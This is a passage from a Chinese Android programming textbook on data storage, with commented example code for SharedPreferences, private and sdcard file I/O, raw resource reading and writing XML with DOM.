    <TextView                                       //定义文本显示组件
        android:id="@+id/authorinfo"                //组件 ID，程序中使用
        android:textSize="22px"                     //文字大小
        android:textColor="#FFFFFF"                 //文字颜色
        android:layout_width="fill_parent"          //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>      //组件高度为文字高度
    <TextView                                       //定义文本显示组件
        android:id="@+id/ageinfo"                   //组件 ID，程序中使用
        android:textSize="22px"                     //文字大小
        android:textColor="#FFFFFF"                 //文字颜色
        android:layout_width="fill_parent"          //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>      //组件高度为文字高度
</LinearLayout>
```

本布局文件中只定义了两个文本显示组件，之后要通过 SharedPreferences 将之前设置的 author 和 age 的信息设置到此组件上。

【例 8-3】 读取数据操作——LoadData.java

```
package org.lxh.demo;
import android.app.Activity;
import android.content.SharedPreferences;
import android.os.Bundle;
import android.widget.TextView;
public class LoadData extends Activity {
    private static final String FILENAME = "mldnsss";   //文件名称
    private TextView authorInfo = null ;                //文本显示
    private TextView ageInfo = null ;                   //文本显示
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main) ;           //定义布局管理器
        this.authorInfo = (TextView) super.findViewById(R.id.authorinfo) ;
        this.ageInfo = (TextView) super.findViewById(R.id.ageinfo) ;
        SharedPreferences share = super.getSharedPreferences(FILENAME,
                Activity.MODE_PRIVATE);                 //指定操作的文件名称
        this.authorInfo.setText("作者：" + share.getString("author", "没有作者信息。"));
        this.ageInfo.setText("年龄：" + share.getInt("age", 0));
    }
}
```

本程序直接通过 super.getSharedPreferences()方法找到要操作的文件，之后利用 getXxx()方法将之前保存在 mldn.xml 文件中的两个 key 取出，如果没有对应的 key，则会将默认值设置到文本组件中，程序运行之后的效果如图 8-4 所示。




图 8-4　读取数据

8.2　文 件 存 储

使用 SharedPreferences 可以方便地完成数据的存储功能，但是其只能保存一些很简单的数据，如果想存储更多类型的数据，则需要使用文件的存储操作。对于文件的存储操作，在 Android 中有两种形式。

☑ 形式一：直接利用 Activity 提供的文件操作方法。此类操作的所有文件路径只能是“\data\data\<package name>\files\文件名称”。

☑ 形式二：利用 Java IO 流执行操作。此类操作的文件可以是任意路径（包括 sdcard）下，但是需要为其操作授权。

8.2.1　利用 Activity 类操作数据文件

文件操作可以直接使用 Activity 类完成，在 Activity 类中定义了一些方法，以支持文件的操作，这些方法如表 8-4 所示。

表 8-4　Activity 类对文件操作的支持

No.	方　　法	类　　型	描　　述
1	public FileInputStream openFileInput (String name)	普通	设置要打开的文件输入流
2	public FileOutputStream openFileOutput (String name, int mode)	普通	设置要打开的文件输出流，指定操作的模式，可以是 0、MODE_APPEND、MODE_PRIVATE、MODE_WORLD_READABLE、MODE_WORLD_WRITEABLE

文件操作方法一共有两个：一个是进行文件的输出（openFileOutputStream()，返回 OutputStream）；另外一个是进行文件的输入（openFileInputStream()，返回 InputStream），这两个方法返回的类型都是 Java IO 流中的字节操作流对象。

注意

两个操作方法中只能写文件名称，而不能写文件路径。

使用 openFileInput()和 openFileOutput()方法进行写入/读取写入操作时，接收的文件名称中不能包含任何的分隔符（\），只能写文件名称，而文件会默认保存在“\data\data\<package name>\files\”目录中。

下面通过 openFileOutput()方法演示一个文件输出的操作。

【例 8-4】 保存文件

```
package org.lxh.demo;
import java.io.FileNotFoundException;
import java.io.FileOutputStream;
import java.io.PrintStream;
import android.app.Activity;
import android.os.Bundle;
public class FileOperate extends Activity {
	private static final String FILENAME = "mldn.txt" ;				//设置文件名称
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);					//调用布局文件
	    FileOutputStream output = null ;					//文件输出流
		try { //设置输出的文件名称，及文件创建模式
			output = super.openFileOutput(FILENAME, Activity.MODE_PRIVATE);
		} catch (FileNotFoundException e) {
			e.printStackTrace();
		}
	    PrintStream out = new PrintStream(output) ;				//打印流包装
	    out.println("姓名：李兴华；");						//输出数据
	    out.println("年龄：30；") ;						//输出数据
	    out.println("地址：北京魔乐科技软件学院。") ;				//输出数据
	    out.close() ;								//关闭输出流
	}
}
```

本程序首先使用 openFileOutput()方法取得了一个文件输出流的对象，之后为了方便输出，将此输出流的对象通过 PrintStream 进行封装，并利用打印流完成数据的输出，当程序运行之后，可以直接打开 DDMS 视图，可以发现输出的文件保存在\data\data\<package name>\files\文件夹中，如图 8-5 所示，可以将 mldn.txt 文件导出，通过记事本打开之后的效果如图 8-6 所示。

⊟ org.lxh.demo		2011-01-13	11:05	drwxr-x--x
⊟ files		2011-01-13	11:05	drwxrwx--x
mldn.txt	80	2011-01-13	11:05	-rw-rw----
⊞ lib		2010-09-07	10:19	drwxr-xr-x
⊞ shared_prefs		2011-01-11	11:00	drwxrwx--x

图 8-5 文件保存

mldn.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
姓名：李兴华；▮年龄：30；▮地址：北京魔乐科技软件学院。▮

图 8-6 mldn.txt 的内容

文件保存之后，下面再继续利用 openFileInput()方法实现一个文件读取的操作。

【例 8-5】 定义布局文件以显示文本内容

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
	xmlns:android="http://schemas.android.com/apk/res/android"
	android:orientation="vertical"				//所有组件垂直摆放
	android:layout_width="fill_parent"			//此布局管理器宽度为屏幕宽度
	android:layout_height="fill_parent">			//此布局管理器高度为屏幕高度
	<TextView						//文本显示组件
		android:id="@+id/msg"				//组件 ID，程序中使用
		android:textSize="22px"				//组件显示文字
		android:textColor="#FFFFFF"			//组件文字颜色
```

```
            android:layout_width="fill_parent"            //组件宽度为屏幕宽度
            android:layout_height="wrap_content" />       //组件高度为文字高度
</LinearLayout>
```

在本布局文件中定义了一个文本显示组件，在之后的程序中会将 mldn.txt 文件中的内容设置到此组件上进行显示。

【例 8-6】 读取 mldn.txt 文件

```
package org.lxh.demo;
import java.io.FileInputStream;
import java.io.FileNotFoundException;
import java.util.Scanner;
import android.app.Activity;
import android.os.Bundle;
import android.widget.TextView;
public class FileOperate extends Activity {
    private static final String FILENAME = "mldn.txt" ;       //设置文件名称
    private TextView msg = null ;                              //文本组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                   //调用布局文件
        this.msg = (TextView) super.findViewById(R.id.msg) ;
      FileInputStream input = null;                            //文件输入流
        try { //找到指定文件的输入流对象
            input = super.openFileInput(FILENAME);
        } catch (FileNotFoundException e) {
            e.printStackTrace();
        }
      Scanner scan = new Scanner(input) ;                      //定义 Scanner
      while(scan.hasNext()){                                   //循环读取
        this.msg.append(scan.next() + "\n") ;                  //设置文本
      }
      scan.close() ;                                           //关闭输入流
    }
}
```

本程序直接读取之前保存的 mldn.txt 文件，利用 openFileInput()方法找到文件的输入流对象，之后使用 Scanner 类进行循环读取，并将内容显示在文本组件中，程序的运行效果如图 8-7 所示。



图 8-7　读取文件信息

8.2.2　利用 IO 流操作文件

上面程序运行之后，是将 mldn.xml 文件直接保存在了手机默认的存储空间中，但手机的存

储空间一般都比较小，所以最方便的做法是将信息保存在 sdcard 上。此时考虑到用户要自定义保存目录以及在 sdcard 上操作，所以本程序不适合直接使用 Activity 类提供的文件操作方法，用户可以直接使用最传统的 IO 流完成。



关于 Java IO 操作。

Java IO 操作是 Java SE 中的重要知识，在开发中有着广泛的实际作用，如果读者对此部分内容不熟悉，建议先学习《名师讲坛——Java 开发实战经典》第 12 章的内容。

【例 8-7】 向 sdcard 上保存文件

```
package org.lxh.demo;
import java.io.File;
import java.io.FileOutputStream;
import java.io.PrintStream;
import android.app.Activity;
import android.os.Bundle;
public class FileOperate extends Activity {
	private static final String FILENAME = "/mnt/sdcard/mldndata/mymldn.txt" ;//文件名称
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);			//调用布局文件
		File file = new File(FILENAME) ;				//定义 File 类对象
		if (! file.getParentFile().exists()) {			//父文件夹不存在
			file.getParentFile().mkdirs() ;				//创建文件夹
		}
		PrintStream out = null ;						//打印流对象用于输出
		try {
			out = new PrintStream(new FileOutputStream(file)) ;
			out.println("北京魔乐科技软件学院（MLDN，www.MLDNJAVA.cn），讲师：李兴华");
		} catch (Exception e) {
			e.printStackTrace();
		} finally {
			if (out != null) {
				out.close() ;							//关闭打印流
			}
		}
	}
}
```

另外，本程序由于要使用到外部设备（sdcard），所以用户在操作之前还需要为程序配置相应的权限。

【例 8-8】 编写 AndroidManifest.xml 文件配置权限

```
<?xml version="1.0" encoding="utf-8"?>
<manifest
	xmlns:android="http://schemas.android.com/apk/res/android"
	package="org.lxh.demo"						//程序所在的包名称
	android:versionCode="1"						//程序的版本号
```



```
        android:versionName="1.0">                          //显示给用户的版本信息
        <uses-sdk android:minSdkVersion="10" />             //最低运行级别
        <application                                        //配置应用程序
                android:icon="@drawable/icon"               //程序的图标
                android:label="@string/app_name">           //配置显示标签
                <activity                                   //配置 Activity 程序
                        android:name=".FileOperate"         //Activity 程序类
                        android:label="@string/app_name">   //程序名称
                        <intent-filter>                     //程序运行时启动
                                <action android:name="android.intent.action.MAIN" />
                                <category android:name="android.intent.category.LAUNCHER" />
                        </intent-filter>
                </activity>
        </application>
        <uses-permission                                    //运行操作 sdcard 的权限
                android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
</manifest>
```

配置并运行程序之后，会在用户指定的目录下生成一个 mymldn.txt 文件，文件的保存路径如图 8-8 所示，文件导出后的显示内容如图 8-9 所示。



图 8-8　mymldn.txt 的保存路径　　　　图 8-9　mymldn.txt 文件的内容

本程序虽然使用 IO 流完成了文件的保存，但是存在一个问题：因为现在文件的路径是采用硬编码的方式设置的，那么就有可能因为 sdcard 不存在而出现错误，即最好的做法是判断 sdcard 是否存在，如果存在则保存；否则提示用户 sdcard 不存在，无法保存。而要想完成该判断功能，就必须通过 android.os.Environment 类取得目录的信息，此类的常用方法及常量如表 8-5 所示。

表 8-5　Environment 定义的常量及方法

No.	常量及方法	类　型	描　述
1	public static final String MEDIA_MOUNTED	常量	扩展存储设备允许进行读/写访问
2	public static final String MEDIA_CHECKING	常量	扩展存储设备处于检查状态
3	public static final String MEDIA_MOUNTED_READ_ONLY	常量	扩展存储设备处于只读状态
4	public static final String MEDIA_REMOVED	常量	扩展存储设备不存在
5	public static final String MEDIA_UNMOUNTED	常量	没有找到扩展存储设备
6	public static File getDataDirectory()	普通	取得 Data 目录
7	public static File getDownloadCacheDirectory()	普通	取得下载的缓存目录
8	public static File getExternalStorageDirectory()	普通	取得扩展的存储目录
9	public static String getExternalStorageState()	普通	取得扩展存储设备的状态
10	public static File getRootDirectory()	普通	取得 Root 目录
11	public static boolean isExternalStorageRemovable()	普通	判断扩展的存储目录是否被删除

【例 8-9】 完善文件输出的操作

```
package org.lxh.demo;
import java.io.File;
import java.io.FileOutputStream;
import java.io.PrintStream;
import android.app.Activity;
import android.os.Bundle;
import android.os.Environment;
import android.widget.Toast;
public class FileOperate extends Activity {
	private static final String FILENAME = "mymldn.txt" ;		//设置文件名称
	private static final String DIR = "mldndata" ;			//设置保存文件夹
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);			//调用布局文件
		if(Environment.getExternalStorageState().equals(
				Environment.MEDIA_MOUNTED)){		//如果 sdcard 存在
			File file = new File(Environment
					.getExternalStorageDirectory().toString()
					+ File.separator
					+ DIR + File.separator + FILENAME) ;	//定义 File 类对象
			if (! file.getParentFile().exists()) {			//父文件夹不存在
				file.getParentFile().mkdirs() ;			//创建文件夹
			}
			PrintStream out = null ;				//打印流对象用于输出
			try {
				out = new PrintStream(new FileOutputStream(file, true)); //追加文件
				out.println("北京魔乐科技软件学院（MLDN，www.MLDNJAVA.cn），讲师：
李兴华");
			} catch (Exception e) {
				e.printStackTrace();
			} finally {
				if (out != null) {
					out.close() ;				//关闭打印流
				}
			}
		} else {	//sdcard 不存在，使用 Toast 提示用户
			Toast.makeText(this, "保存失败，SD 卡不存在！",Toast.LENGTH_LONG).show();
		}
	}
}
```

本程序首先使用 Environment 类的 getExternalStorageState()方法判断是否存在 sdcard，如果存在，则采用追加的方式向 mymldn.txt 文件中保存内容；如果不存在，则使用 Toast 组件向用户提示错误信息，而修改后的文件内容如图 8-10 所示。



图 8-10 追加后的 mymldn.txt 文件

使用 Java IO 流完成了文件的保存之后，下面再使用 Java IO 流进行文件的输入操作。

【例 8-10】 配置 main.xml 文件，定义组件，显示 mymldn.txt 文件内容

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                    //所有组件垂直摆放
    android:layout_width="fill_parent"                //此布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">              //此布局管理器高度为屏幕高度
    <TextView                                         //文本显示组件
        android:id="@+id/msg"                         //组件 ID，程序中使用
        android:textSize="22px"                       //组件显示文字
        android:textColor="#FFFFFF"                   //组件文字颜色
        android:layout_width="fill_parent"            //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />       //组件高度为文字高度
</LinearLayout>
```

【例 8-11】 定义 Activity 程序，读取文件内容

```
package org.lxh.demo;
import java.io.File;
import java.io.FileInputStream;
import java.util.Scanner;
import android.app.Activity;
import android.os.Bundle;
import android.os.Environment;
import android.widget.TextView;
import android.widget.Toast;
public class FileOperate extends Activity {
    private static final String FILENAME = "mymldn.txt" ;          //设置文件名称
    private static final String DIR = "mldndata" ;                 //设置保存文件夹
    private TextView msg = null ;                                  //文本显示
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                       //调用布局文件
        this.msg = (TextView) super.findViewById(R.id.msg) ;
        if(Environment.getExternalStorageState().equals(
                Environment.MEDIA_MOUNTED)){                       //如果 sdcard 存在
            File file = new File(Environment
                    .getExternalStorageDirectory().toString()
                    + File.separator
                    + DIR + File.separator + FILENAME) ;           //定义 File 类对象
            if (! file.getParentFile().exists()) {                 //父文件夹不存在
                file.getParentFile().mkdirs() ;                    //创建文件夹
            }
            Scanner scan = null ;                                  //扫描输入
            try {
                scan = new Scanner(new FileInputStream(file)) ;    //实例化 Scanner
                while(scan.hasNext()){                             //循环读取
                    this.msg.append(scan.next() + "\n") ;          //设置文本
                }
```

```
                    } catch (Exception e) {
                        e.printStackTrace();
                    } finally {
                        if (scan != null) {
                            scan.close() ;              //关闭打印流
                        }
                    }
                } else {                                //sdcard 不存在，使用 Toast 提示用户
                    Toast.makeText(this, "读取失败，SD 卡不存在！",Toast.LENGTH_LONG).show();
                }
        }
}
```

【例 8-12】 在 AndroidManifest.xml 配置访问权限

```
<uses-permission
    android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
```

本程序直接通过文件输入流（FileInputStream）读取之前保存的 mymldn.txt 文件，而后使用 Scanner 工具类采用循环的方式将数据设置到 TextView 组件上显示，程序的运行效果如图 8-11 所示。



图 8-11　读取 sdcard 文件

8.2.3　操作资源文件

在 Android 操作系统中，也可以进行一些资源文件的读取，这些资源文件的 ID 都会自动通过 R.java 类生成，如果要读取这些文件，使用 android.content.res.Resources 类即可完成，此类常用的方法如表 8-6 所示。

表 8-6　Resources 类的方法

No.	方　　法	类　　型	描　　述
1	public InputStream openRawResource(int id)	普通	设置要读取的资源 ID

要想取得此对象，可以通过 Activity 类中定义的 getResources()方法取得，取得之后就可以读取配置好的资源信息。所有的资源文件都要保存在 res 目录下，为了方便资源文件的管理，例如，现在有一个 mybook.txt 文件，要想通过 Resources 类读取此文件的内容，则需要将 mybook.txt 文件保存在 res\raw 文件夹中。mybook.txt 的文件内容如图 8-12 所示，而保存后的文件目录结构如图 8-13 所示。

另外，需要注意的是，在设置文件时文字的编码应该选择为 UTF-8，如图 8-14 所示，否则



将出现乱码读取的问题。




图 8-12　mybook.txt 文件




图 8-13　文件目录




图 8-14　设置编码

【例 8-13】　定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
	xmlns:android="http://schemas.android.com/apk/res/android"
	android:orientation="vertical"                    //所有组件垂直摆放
	android:layout_width="fill_parent"                //布局管理器宽度为屏幕宽度
	android:layout_height="fill_parent">              //布局管理器高度为屏幕高度
	<TextView                                         //文本显示组件
		android:id="@+id/msg"                         //组件 ID，程序中使用
		android:textSize="20px"                       //显示文字
		android:layout_width="fill_parent"            //组件宽度为屏幕宽度
		android:layout_height="wrap_content"/>        //组件高度为文字高度
</LinearLayout>
```

【例 8-14】　定义 Activity 程序——MyResourceDemo.java

```
package org.lxh.demo;
import java.io.IOException;
import java.io.InputStream;
import java.util.Scanner;
import android.app.Activity;
import android.content.res.Resources;
import android.os.Bundle;
import android.widget.TextView;
public class MyResourceDemo extends Activity {
	private TextView msg = null;                                          //文本显示组件
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);                               //父类 onCreate()
		super.setContentView(R.layout.main);                              //定义布局管理器
		this.msg = (TextView) super.findViewById(R.id.msg);               //找到组件
		Resources res = super.getResources();                             //操作资源
		InputStream input = res.openRawResource(R.raw.mybook);            //读取资源 ID
		Scanner scan = new Scanner(input);                                //实例化 Scanner
		StringBuffer buf = new StringBuffer();                            //接收数据
		while (scan.hasNext()) {                                          //循环读取
			buf.append(scan.next()).append("\n");                         //保存数据
		}
		scan.close();                                                     //关闭输入流
		try {                                                             //关闭输入流
			input.close() ;
```

```
            } catch (IOException e) {
                e.printStackTrace();
            }
            this.msg.setText(buf.toString());                          //设置文字
        }
}
```

本程序首先通过 getResources()方法取得了资源操作类（Resources 类）的对象，之后利用 openRawResource()方法取得了保存在 res\raw 中的 mybook.txt 文件的资源 ID，并利用 Scanner 进行读取，程序的运行效果如图 8-15 所示。




图 8-15　读取 mybook.txt 资源

8.2.4　DOM 操作

使用文件保存数据固然很方便，但是如果数据较多，则管理较不方便，所以在使用文件保存时，往往会采用 XML 文件形式进行数据的保存，而一旦使用 XML 操作，就需要对 XML 文件进行解析，其中 DOM 解析是最常用的一种。

注意

关于 DOM 解析。

DOM 解析是最常用的一种 XML 解析方式，如 JavaScript 也是支持 DOM 解析操作的，而关于此部分的内容已经在本系列图书的《名师讲坛——Java Web 开发实战经典》一书第 3 章中进行了讲解，如果读者尚不清楚，可以参阅相关资料，而本书对于 XML 解析操作使用的代码与《名师讲坛——Java Web 开发实战经典》第 3 章的一致。

为了更好地演示 DOM 解析操作，下面通过程序输出一个 XML 文件，此文件的最终输出内容如下所示。

【例 8-15】　要输出的 XML 文件

```
<?xml version="1.0" encoding="GBK"?>
<addresslist>
    <linkman>
        <name>李兴华</name>
        <email>mldnqa@163.com</email>
    </linkman>
</addresslist>
```

【例 8-16】　定义 DOM 操作

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout                                                   //表格布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="fill_parent"                         //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                       //布局管理器高度为屏幕高度
    <TableRow>                                                 //定义表格行
```

```
        <TextView                                           //定义文本显示组件
            android:layout_width="fill_parent"              //组件宽度为表格列宽度
            android:layout_height="wrap_content"            //组件高度为文字高度
            android:textSize="20px"                         //设置文字大小
            android:text="姓名：" />                         //默认显示文字
        <EditText                                           //文本编辑组件
            android:id="@+id/name"                          //组件 ID，程序中使用
            android:layout_width="fill_parent"              //组件宽度为表格列宽度
            android:layout_height="wrap_content"/>          //组件高度为文字高度
    </TableRow>                                             //表格行完结
    <TableRow>                                              //定义表格行
        <TextView                                           //定义文本显示组件
            android:layout_width="fill_parent"              //组件宽度为表格列宽度
            android:layout_height="wrap_content"            //组件高度为文字高度
            android:textSize="20px"                         //设置文字大小
            android:text="邮箱：" />                         //默认显示文字
        <EditText                                           //文本编辑组件
            android:id="@+id/email"                         //组件 ID，程序中使用
            android:layout_width="fill_parent"              //组件宽度为表格列宽度
            android:layout_height="wrap_content"/>          //组件高度为文字高度
    </TableRow>                                             //表格行完结
    <TableRow>                                              //定义表格行
        <Button                                             //按钮组件
            android:id="@+id/but"                           //组件 ID，程序中使用
            android:layout_width="fill_parent"              //组件宽度为表格列宽度
            android:layout_height="wrap_content"            //组件高度为文字高度
            android:text="保存"/>                            //默认显示文字
    </TableRow>
</TableLayout>
```

本程序采用表格布局管理器，由用户输入姓名和邮箱，并且将这两个输入文字通过 DOM 解析输出到 XML 文件中。

【例 8-17】 定义 Activity 程序

```
package org.lxh.demo;
import java.io.File;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import javax.xml.parsers.ParserConfigurationException;
import javax.xml.transform.OutputKeys;
import javax.xml.transform.Transformer;
import javax.xml.transform.TransformerConfigurationException;
import javax.xml.transform.TransformerException;
import javax.xml.transform.TransformerFactory;
import javax.xml.transform.dom.DOMSource;
import javax.xml.transform.stream.StreamResult;
import org.w3c.dom.Document;
import org.w3c.dom.Element;
import android.app.Activity;
import android.os.Bundle;
import android.os.Environment;
```

```
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.TextView;
public class MyDOMDemo extends Activity {
    private TextView name = null;                          //文本输入组件
    private TextView email = null;                         //文本输入组件
    private Button but = null;                             //按钮组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);               //调用布局管理器
        this.name = (TextView) super.findViewById(R.id.name) ; //取得组件
        this.email = (TextView) super.findViewById(R.id.email) ; //取得组件
        this.but = (Button) super.findViewById(R.id.but) ;     //取得组件
        this.but.setOnClickListener(new OnClickListenerImpl()) ; //设置监听
    }
    private class OnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View view) {
            if(!Environment.getExternalStorageState().equals(
                    Environment.MEDIA_MOUNTED)){           //如果 sdcard 不存在
                return ;                                   //返回被调用处
            }
            File file = new File(Environment
                    .getExternalStorageDirectory().toString()
                    + File.separator
                    + "mldndata" + File.separator + "member.xml") ;  //定义 File 类对象
            if (! file.getParentFile().exists()) {         //父文件夹不存在
                file.getParentFile().mkdirs() ;            //创建文件夹
            }
            //1．建立 DocumentBuilderFactory，以用于取得 DocumentBuilder
            DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
            //2．通过 DocumentBuilderFactory 取得 DocumentBuilder
            DocumentBuilder builder = null;
            try {
                builder = factory.newDocumentBuilder();
            } catch (ParserConfigurationException e) {
                e.printStackTrace();
            }
            //3．定义 Document 接口对象，通过 DocumentBuilder 类进行 DOM 树的转换操作
            Document doc = null;
            doc = builder.newDocument();                       //创建一个新的文档
            //4．建立各个操作节点
            Element addresslist = doc.createElement("addresslist") ;  //建立节点
            Element linkman = doc.createElement("linkman") ;          //建立节点
            Element name = doc.createElement("name") ;                //建立节点
            Element email = doc.createElement("email") ;              //建立节点
            //5．设置节点的文本内容，即为每一个节点添加文本节点
            name.appendChild(doc.createTextNode(MyDOMDemo.this.name.getText()
```

```
                    .toString()));                           //设置文本
            email.appendChild(doc.createTextNode(MyDOMDemo.this.email.getText()
                    .toString())) ;                          //设置文本
            //6．设置节点关系
            linkman.appendChild(name) ;                      //子节点
            linkman.appendChild(email) ;                     //子节点
            addresslist.appendChild(linkman) ;               //子节点
            doc.appendChild(addresslist) ;                   //文档上保存节点
            //7．输出文档到文件中
            TransformerFactory tf = TransformerFactory.newInstance();
            Transformer t = null;
            try {
                t = tf.newTransformer();
            } catch (TransformerConfigurationException e1) {
                e1.printStackTrace();
            }
            t.setOutputProperty(OutputKeys.ENCODING, "GBK") ;   //设置编码
            DOMSource source = new DOMSource(doc);           //输出文档
            StreamResult result = new StreamResult(file);    //指定输出位置
            try {
                t.transform(source, result);                 //输出
            } catch (TransformerException e) {
                e.printStackTrace();
            }
        }
    }
}
```

本程序的主要功能是在按钮的单击事件中将用户所输入的文字信息采用 DOM 的方式输出到 XML 文件中，由于此时是向 sdcard 保存数据，所以依然使用 Environment 类判断并取得了 sdcard 的相关路径，并且将所有的内容保存在 member.xml 文件中。此外，由于是 sdcard 操作，所以还需要配置一个操作权限。

【例 8-18】 修改 AndroidManifest.xml 文件，定义 sdcard 操作权限

```
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
```

程序运行之后输入姓名和邮箱，单击“保存”按钮之后内容将自动保存到 member.xml 文件。程序的运行效果如图 8-16 所示，而生成的 member.xml 文件内容如图 8-17 所示。




图 8-16　运行程序，输入内容

